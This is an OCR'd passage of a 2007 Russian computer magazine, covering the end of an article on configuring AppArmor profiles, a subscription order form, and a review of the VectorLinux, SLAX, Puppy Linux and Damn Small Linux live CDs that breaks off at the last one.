Профиль: /usr/sbin/dovecot
Программа: dovecot
Выполнить: /usr/lib/dovecot/imap
Строгость: неизвестно
[(I)nherit] / (P)rofile / (U)nconfined / (D)eny /
Abo(r)t / (F)inish
```

Нажатие на <r> (Abort) приведет к выходу из genprof с отклонением всех изменений, а <F> (Finish) делает то же, но только все данные сохраняются. Эти параметры означают:

1. Inherit — потомок запускается с тем же профилем, что и родитель.
2. Profile — потомок имеет свой профиль.
3. Unconfined — потомок запускается без профиля.
4. Deny — запрет на запуск дочерних процессов.

Далее следует запрос о доступе к функциям POSIX:

```
Профиль: /usr/sbin/dovecot
Возможность: chown
Строгость: 9
[(A)llow] / (D)eny / Abo(r)t / (F)inish
```

Здесь несколько проще. Нажатием клавиши <A> или <D> мы разрешаем или запрещаем вызов (в нашем примере вызов chown) соответственно. И третьим блоком идут запросы о пути:

```
Профиль: /usr/sbin/dovecot
Путь: /
Режим: r
Строгость: неизвестно
[(A)llow] / (D)eny / (G)lob / Glob w/(E)xt / (N)ew /
Abo(r)t / (F)inish
```

Проверяем работу

Кроме знакомых параметров, здесь можно нажать <N> и ввести новый путь, который будет записан в профиль. Очень полезной является возможность глобализации путей, то есть вместо /var/www/index.html в правиле можно указать /var/www/*. Для этого достаточно нажать кнопку <G>, и путь сократится на один уровень. Каждое следующее нажатие будет сокращать его еще на один уровень. Если нужно сохранить расширение файлов, нажимаем <E> (Glob w/(E)xt), и тогда появится запись вроде: /var/www/*.html. По окончании работы logprof опять запросит просканировать журнал, для выхода выбираем <F>.

Но это еще не все секреты AppArmor. Для того чтобы определить наличие защищающего профиля, а также соответствие прослушиваемых сетевых TCP/UDP-портов запущенным сервисам, используй утилиту unconfined:

```
$ sudo aa-unconfined
5194 /usr/sbin/avahi-daemon не ограничен
5266 /usr/sbin/cupsd не ограничен
5290 /usr/sbin/hpiod не ограничен
5293 /usr/bin/python2.5 не ограничен
5391 /usr/sbin/mysqld не ограничен
5621 /usr/lib/postfix/master ограничен
5750 /usr/sbin/dovecot не ограничен
5890 /usr/sbin/apache2 не ограничен
```

Таким образом создается программный черный список, и администратор может заранее определить потенциально опасные приложения и закрыть дыры.

Итак, пора делать вывод. Система, предлагаемая Novell, обладает высоким уровнем защиты и гораздо легче в настройке, чем SELinux. А относительно простая в реализации возможность самостоятельного создания профиля только добавляет плюсы этой системе.



Теперь ты можешь получать журнал с КУРЬЕРОМ
не только в Москве, но и в Санкт-Петербурге, Уфе, Нижнем Новгороде, Волгограде, Казани, Перми, Екатеринбурге, Челябинске, Омске.

ПО ВСЕМ ВОПРОСАМ, связанным с подпиской, звоните по бесплатным телефонам 8(495)780-88-29 (для москвичей) и 8(800)200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав
- их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.

2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и
- квитанции — любым из нижеперечисленных способов:
- по электронной почте subscribe@glc.ru;
- по факсу 8 (495) 780-88-24;
- по адресу 119992, Москва,

ул. Тимура Фрунзе, д. 11, стр. 44-45, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.
Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

СТОИМОСТЬ ЗАКАЗА НА КОМПЛЕКТ ХАКЕР+DVD

1080 руб за 6 месяцев — 1980 руб за 12 месяцев

5292 руб за комплект Хакер DVD + IT Спец CD + Железо DVD

1 номер всего за 147 рублей

☐ на журнал Хакер DVD
☐ комплект Хакер DVD + IT Спец CD + Железо DVD

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________________ 2007 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса *
☐ на домашний адрес**

(Отметьте в квадрате выбранный вариант подписки)

Ф.И.О. ____________________

Дата рожд. ☐☐.☐☐.☐☐ г.
день месяц год

АДРЕС ДОСТАВКИ
Индекс ____________________
Область/край ____________________
Город ____________________
Улица ____________________
Дом ____________ Корпус ____________
Квартира/офис ____________________
Телефон (код) ____________________
E-mail ____________________
Сумма оплаты ____________________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________»	
с ____ (месяц) 2007 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция


ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________»	
с ____ (месяц) 2007 г.	

Ф.И.О.
Подпись плательщика

Кассир

Потрогай живого пингвина



ЮРИЙ «BOBER» РАЗЗОРЕНОВ
/ ZLOY.BOBR@GMAIL.COM /

Обзор пользовательских LiveCD-дистрибутивов

Наиболее популярными и востребованными у пользователей являются традиционные дистрибутивы, то есть те, которые перед работой необходимо сначала установить на жесткий диск. Между тем параллельно развивается целая армия LiveCD-дистрибутивов, каждый из которых имеет свои особенности и назначение. Они неприхотливы, так как не требуют установки, работают прямо с привода, а главное — их всегда можно носить с собой и использовать по мере необходимости. О Knoppix, наверное, знают все, поэтому для тестирования мы отобрали четырех не менее интересных представителей этого пингвиньего класса: VectorLinux, SLAX, Puppy Linux и Damn Small Linux.


VectorLinux: Slackware на ракетном топливе

ОС: VectorLinux 5.8 SOHO Live
Сайт проекта: www.vectorlinux.com
Дата выхода: 27 мая 2007 года
Лицензия: GPL
Аппаратные платформы: x86
Системные требования: Intel Pentium или AMD CPU, 256 Мб RAM и 3 Гб + 256 Мб под swap (при установке).
Состав дистрибутива: Kernel 2.6.21.1 с поддержкой SMP, GCC 3.4.6, Glibc 2.3.6, Udev 097, KDE 3.5.6, X.org 6.9.0, KOffice 1.6.2

VectorLinux уже несколько лет располагается в первой двадцатке на сайте Distrowatch.com, но у нас он менее известен. Создатели этого канадского дистрибутива считают, что Linux должен быть простым, маленьким и быстрым. Конечный пользователь сам выбирает, как должна выглядеть его операционная система. На одном единственном диске умещается полноценная рабочая среда со всеми необходимыми библиотеками и приложениями. Базируется VL на старике Slackware, которому привили большую дружелюбность к пользователю. Разработчики умудрились не потерять той устойчивости в работе и простоты в строении, которыми так славится Слака. Но это еще не все. VL быстр и без проблем работает даже на старом оборудовании. Поэтому его по праву называют «Slackware на ракетном топливе» и даже «A better Slackware than Slackware».

Базовым вариантом для всех векторов является Standart Edition, имеющий все необходимое в своем составе. В качестве рабочего стола в нем использован XFce. Наиболее популярный вариант VL — версия SOHO (Small Office/Home Office), предназначенная для работы в современных настольных системах. Впервые она была представлена вместе с версией 3.2. Живой вариант у VL появился, начиная с пятой версии.

В настоящее время предлагается уже три варианта LiveCD: Standard, SOHO и Standard-BERYL. Последний содержит 3D-рабочий стол Beryl. Есть и DVD-вариант SOHO размером 1,1 Гб; в его состав входит все, что есть в CD, плюс 62 дополнительных языковых модуля, в том числе и русский. Стоит ли скачивать еще почти 600 Мб ради локализации из коробки



Вектор во всей красе



Вот ты какой, Puppy!

— решать тебе, особенно с учетом того, что нужный для локализации пакет весит всего 1,6 Мб. Кстати, немного потерпев, ты узнаешь, как пересобрать VL под свои нужды. Тем, кто незнаком с вектором, советую скачать и архив с документацией по администрированию VL на русском языке (vectorlinux.osuosl.org/russian_docs/russian_docs.zip).

При загрузке можно указать ряд дополнительных параметров. Например, если памяти достаточно, можно сделать так, чтобы весь диск был скопирован в ОЗУ. Для этого вводим vector copy2ram. Если при загрузке возникли проблемы с автоопределением видеокарты, можно попробовать вариант vector vesa или, для загрузки в консоли, vector cli. Далее регистрируемся с учетной записью vl или root, пароль везде один — vector.

Этот дистрибутив всегда отличался продуманностью и тщательным подходом к оформлению рабочего стола. Стиль VL с полупрозрачными окнами и эмблемой в виде буквы V ни с чем не перепутаешь. Поработав в другом дистрибе, ты, скорее всего, быстро захочешь все сделать так же, как в векторе. Все ярлыки на месте, а из подписей понятно их назначение. При запуске консоли пользователю выдается краткая подсказка по некоторым командам.

Ядро скомпилировано с патчами bootsplash, squashfs, lzma и режимом реального времени. Поддерживается чтение и запись данных с разделов, отформатированных под NTFS (реализовано с использованием fuse и пакета ntfs-3g).

Работает эта смесь довольно быстро: на компьютере с 1 Гб ОЗУ вообще не замечаешь, что это LiveCD. Приложений — море. Причем список не ограничен принципом «одно приложение — одна задача», как это сделано, например, в KUbuntu. Здесь всего предостаточно: Amarok, JuK, VLC, Xine, Mplayer, K3b, GIMP, showFoto и digiKam, Firefox, Opera и SeaMonkey (с кучей плагинов), KMail, KSirc, Pidgin (в девичестве Gaim), Kopete и XChat. Есть программы для работы в сети Windows, для чтения RSS-новостей, менеджеры загрузки. Нашлось место и большому количеству самых разнообразных игр, имеются средства разработки и множество других приложений. Кстати, VL хорошо поддерживает беспроводные сети, и в комплекте ты найдешь ряд сопутствующих приложений (vl-hot, Kwlan, KWiFiManager, WiFi-Radar). Не каждый однодисковый дистриб может похвастаться таким изобилием.

В VectorLinux используется пакетная система, совместимая со Slackware, и при необходимости недостающее всегда можно взять из этого дистрибутива. Хотя в последних версиях VL формат пакетов tar.gz изменен на tlz. Последний внутри ничем не отличается от традиционного, только вместо GZIP использован упаковщик LZMA. Почетная задача по установке и удалению приложений возложена на утилиту Gslapt, которая базируется на slapt-get и вызывается нажатием на ярлык Package Manager, расположенный на рабочем столе. Работа с ней напоминает Synaptic из состава Ubuntu. Достаточно выбрать нужное приложение, и оно будет установлено автоматически. Чтобы изменить список репозитариев, достаточно зайти в Edit-Preferences и выбрать вкладку Sources. Конечно, список пакетов намного меньше, чем, например, в Ubuntu, но и имеющихся вполне достаточно для выполнения большинства повседневных задач.

Установку пакета можно произвести и из контекстного меню Konqueror. Например, скачиваем с сайта ftp-osl.osuosl.org пакет kde-i18n-ru-3.5.6-noarch-1vl58.tlz для локализации интерфейса. В контекстном меню находим «Actions → VectorLinux Package → Install». Теперь идем в Control Center, далее — Regional & Accessibility, Country/Region и выбираем русский язык в списке Add Language. Все. Интерфейс локализован.


Кроме стандартных утилит для настройки (вроде Центра управления KDE), VL имеет VASM (Vector Administrations System Menu). Появившись в дистрибутиве начиная с версии 2.0, VASM постоянно развивается. Его можно вызвать как из консоли, так и под X-Window (значение проверяется переменной $DISPLAY). Это очень удобно, так как один и тот же инструмент можно использовать в разных условиях, в том числе и при удаленной настройке. Некоторые параметры настройки будут доступны только пользователю root, а часть (настройка X-сервера, обнаружение нового оборудования) работает только в консоли. С VASM можно произвести все необходимые операции: определить оборудование, настроить X-сервер, сеть и межсетевой экран, монтировать разделы, управлять пользователями, установить загрузчик и т.д. Конечно, к особенностям VASM надо будет привыкнуть, но обычно адаптация проходит без проблем :). Есть в VL и свой вариант графического фронт-энда к iptables — vleasytable.


На рабочий стол поместили еще два интересных ярлыка. Если VL пришелся по вкусу, жмем vlliveinstaller и, следуя указаниям, устанавливаем дистрибутив на жесткий диск. Ранее этот скрипт постоянно глючил, теперь все нормально, можно работать. Для установки необходимо пройти весь традиционный путь: от создания нового пользователя до выбора разделов диска и установки загрузчика. Большая часть операций осуществляется опять же с помощью VASM.

Ярлык vmklive еще интереснее. Выбрав его, можно создать свою версию LiveCD. Причем на диск будет закатана вся текущая конфигурация. Процесс выглядит приблизительно так: загружаемся в Live-варианте, добавляем, удаляем, локализуем, настраиваем; после этого нажимаем эту кнопочку, отвечаем на несложные вопросы (название дистрибутива, имя файла, рост, вес) и на выходе получаем готовый ISO-образ. Красота, однако!

SLAX: карманная Слака

ОС: SLAX 5.1.8.1 KillBill
Сайт проекта: www.slax.org
Дата выхода: 24 ноября 2006 года
Лицензия: GPL
Аппаратные платформы: x86
Системные требования: i486 Intel или AMD CPU, 36 Мб (загрузка), 96 Мб (fluxbox), 144 Мб (KDE) и 328 Мб (copy2ram) RAM.
Состав дистрибутива: Kernel 2.6.16, Glibc 2.3.6, Udev 071, KDE 3.5.4, X.org 6.9


VASM, Gslapt и vleasytable



Утилиты Puppy

Еще один LiveCD-дистрибутив, базирующийся на Slackware, на этот раз чешский. Одними из главных особенностей SLAX являются возможность полной загрузки операционки в ОЗУ и сохранение настроек в раздел жесткого диска. Можно отметить еще одно его преимущество — модульную структуру, которая позволяет легко модифицировать его под конкретные нужды, включив в состав диска нужные приложения. Дистрибутив собирается буквально по кирпичикам. Модули (что-то вроде пакетов) имеют расширение mo, в составе одного модуля может быть размещено несколько приложений, совпадающих по направлению. На сайте проекта в каталоге modules можно найти 11 категорий модулей, и в каждой несколько десятков готовых решений.

Зайдя на страницу загрузки SLAX, ты обнаружишь целых 6 вариантов этого дистриба (Standart, KillBill, Server, Frodo, Boot CD и Popcorn). В Standard и KillBill в качестве графической среды используется KDE. Второй содержит все то же, что и первый, плюс в него дополнительно добавлены программы Wine и DOSBox, позволяющие запускать программы Windows и MS-DOS (поэтому и размер чуть больше — 200 Мб). Сюда же включен эмулятор Qemu. Облегченная версия Popcorn использует Xfce, а Fluxbox ты найдешь во всех редакциях, кроме Frodo. Frodo — самый маленький по размеру SLAX (53 Мб), так как в нем вообще нет X'ов, а Popcorn — несколько облегченная версия, в которой вместо KDE задействован Xfce. В версии Server есть готовые к употреблению серверы: DNS, DHCP, SAMBA, HTTP, vsftpd, MySQL, sendmail, popa3d и SSH. А Boot CD предназначен только для загрузки; далее можно использовать образ, лежащий на диске. Немного поискав, ты найдешь еще два неофициальных релиза Professional (содержит компиляторы) и Hacker (ПО для анализа сетей). Если тебе ничего не понравится, то можешь сделать свой вариант SLAX — на сайте есть все необходимое.

В версии 5.x используется SquashFS для сжатия данных и UnionFS для множественного монтирования неизменяемых данных (в Slax 6.X UnionFS будет заменена патчем LZMA и aufs). Также хочется отметить хорошую поддержку Wi-Fi.

Итак, с выбором версии ты уже определился, качаем, пишем и загружаемся. После приглашения boot: можно ввести ряд дополнительных параметров. Ты ознакомишься с ними, нажав <F1> либо почитав файл cheatcodes.txt, лежащий на диске. Например, чтобы использовать ISO'шник, сохраненный на харде, введи:

```
boot: slax from=/dev/hda1/slax.iso
```

По умолчанию SLAX все изменения сохраняет в ОЗУ, а значит, после перезагрузки тебе придется повторять все сначала и каждый раз вручную сохранять настройки в файл. Не беда — отформатируй раздел в ext2 и укажи его при загрузке:

```
boot: slax changes=/dev/hda5
```

Теперь все изменения будут записываться в этот раздел. И, наконец, чтобы загрузить весь диск в ОЗУ, пишем slax copy2ram.

После инициализации регистрируемся как root с паролем toor и попадаем прямо в консоль. Введя startx, ты увидишь KDE, правда, иксы будут работать в VESA-режиме, поэтому вначале лучше использовать xconf. Для запуска Fluxbox вместо startx вводи flux. Если хочешь видеть SLAX на харде, вводи slax-install; для сохранения и восстановления настроек вводи configsave и configrestore.

Приложений, естественно, меньше, чем в VL, но все самое необходимое для работы есть: KWord, KSpread, KPresenter, Kontact, KPlayer, JuK, K3b, Kuickshow, KMail, Kopete, Akgregator, KWifiManager и три игры. Из собственных разработок присутствует SLAX Module manager, с помощью которого устанавливаются предварительно скачанные модули. Все просто, скромно, но работает быстро (а под flux вообще летает).

Для локализации интерфейса потребуется два модуля, которые лежат в ftp://ftp.slax.org/SLAX-5-modules/multilang: Russian_localization_pack_KDE_2_0.mo и Russian_localization_pack_console_2_0.mo.

Кстати, SLAX послужил базой более чем для 30 дистрибутивов самого различного назначения, что тоже кое о чем говорит.

Puppy Linux: четырехлапый пингвин


ОС: Puppy Linux 2.16
Сайт проекта: www.puppylinux.org
Дата выхода: 17 мая 2007 года
Лицензия: GPL
Аппаратные платформы: x86
Системные требования: Intel Pentium 166MMX или аналогичный AMD CPU, 128 Мб RAM.
Состав дистрибутива: Kernel 2.6.18.1, GCC 3.4.4, Glibc 2.3.5, JWM 1.8, X.org 7.0

Теперь гость из Австралии. Вообще все началось с того, что Барри Кауле-ру (Barry Kauler), главному разработчику Puppy, вдруг захотелось установить Linux на флеш-брелок для того, чтобы всегда иметь при себе необходимые для работы данные и приложения. Это у него получилось, хотя и не сразу. В процессе пришлось решить много задач, например, обеспечить автоконфигурацию оборудования и подобрать приложения, занимающие минимум места, но при этом обладающие достаточной функциональностью. Так и родился Puppy, еще до релиза первой стабильной версии (май 2005 года) сумевший заполучить большое количество поклонников.

В отличие от многих дистрибутивов, Puppy собран полностью с нуля, со своими уникальными идеями и наработками. Размер этого дистриба не большой (менее 100 Мб), и, в отличие от большинства подобных решений, которые постоянно подгружают информацию с CD, он изначально загружается и работает из оперативки. Приложения откликаются мгновенно, но это требует наличия на компьютере достаточного количества ОЗУ. До версии 0.7 было достаточно и 64 Мб, сейчас оптимальным считается объем не менее 128 Мб, хотя если оперативной памяти не хватает, Puppy




SLAX KillBill собственной персоной


Окно DSL

может использовать раздел swap, созданный на диске. Так как при работе привод освобождается, его можно использовать по назначению (в качестве подставки под кофе).

Кроме использования в качестве LiveCD-дистрибутива, Puppy можно установить на жесткий (hard-Puppy) и zip-диск (zippy-Puppy), флеш-карту (flash-Puppy), а также загружать по сети (thin-puppy). Также есть версия, оптимизированная для работы в эмуляторе Qemu-Puppy (www.erikveen.dds.nl/qemupuppy), и еще с десяток реализаций Puppy от других разработчиков. Отдельно хочется отметить хорошую работу этого дистрибутива на старом оборудовании.

Работа в ОЗУ имеет единственный, но весьма существенный недостаток: при выключении питания вся информация теряется. Поэтому стоит вопрос о сохранении настроек и установленных пользователем файлов. При выключении производится поиск доступного накопителя и, если он будет найден, выдается запрос на сохранение настроек, выбирается раздел (поддержка NTFS присутствует), размер файла и уровень шифрования файла (без шифрования, Light и Heavy). При загрузке Puppy будет искать файл с именем pup_save.2fs на каждом разделе диска или флеш-устройстве. Файл pup_save.2fs является loopback-устройством, отформатированным под файловую систему ext2, который затем монтируется в /root.

Начиная с версии 1.х возможно использование нескольких сессий CD (при записи образа на CD/DVD-диск сессия не закрывается). При выключении питания будет выдан запрос о сохранении информации (файл, CD/DVD, нет). При выборе второго варианта все файлы с расширением tar.gz, bz2, zip и tgz и настройки автоматически переместятся в каталог /root/archive и затем сохранятся на новую дорожку. При следующей загрузке будут считаны последние версии всех файлов со всех дорожек; если файл был удален, то скрипты не будут его загружать (хотя на CD-диске он остается). После этого диск можно извлекать из привода. Если при последующей попытке записи Puppy обнаружит, что места на CD недостаточно, будет выдан запрос на вставку нового диска. Учитывая, что сейчас DVD-диски дешевы и позволяют записать более 4 Гб информации, подобный вариант, надо признать, очень удобен.

Итак, загружаемся. В процессе тебя спросят о раскладке клавиатуры. Если ты не планируешь набивать что-либо на родном языке, то ставь английскую. К слову, я так и не смог найти переключатель. Далее — выбор X-сервера. Нажав на <Enter>, попробуем сконфигурировать работу в обычном варианте, иначе придется работать в VESA.

Что можно сказать? Работает Puppy очень быстро. Ярлыки большинства приложений вынесены на рабочий стол; вызвав меню, удивляешься, как это все удалось втиснуть в такой объем. Здесь есть приложения для просмотра, прослушивания, граббинга аудио и видео, записи дисков, много редакторов, менеджер паролей и прочее. Приложения для работы в сети разбиты на два пункта: Internet и Network. Практически все действия можно произвести из меню, не вызывая консоль. Например, вставь флешку, выбери «Menu → Filesystem → Pmount mount/unmount drives» и укажи раздел. Утилита покажет, куда он смонтирован.

Damn Small Linux: маленький Кноппикс

ОС: Damn Small Linux (DSL) 3.3
Сайт проекта: www.damnsmalllinux.org
Дата выхода: 3 апреля 2007 года
Лицензия: GPL
Аппаратные платформы: x86, AMD x86-64
Системные требования: 486DX, рекомендуется Pentium 200 или аналогичный AMD CPU, 8 Мб (CLI) или 24 Мб RAM
Состав дистрибутива: Kernel 2.4.26 с поддержкой SMP, GCC 3.3.1, Glibc 2.3.2, Fluxbox 0.9.11 и JWM 0.24, XFree86 4.3.0

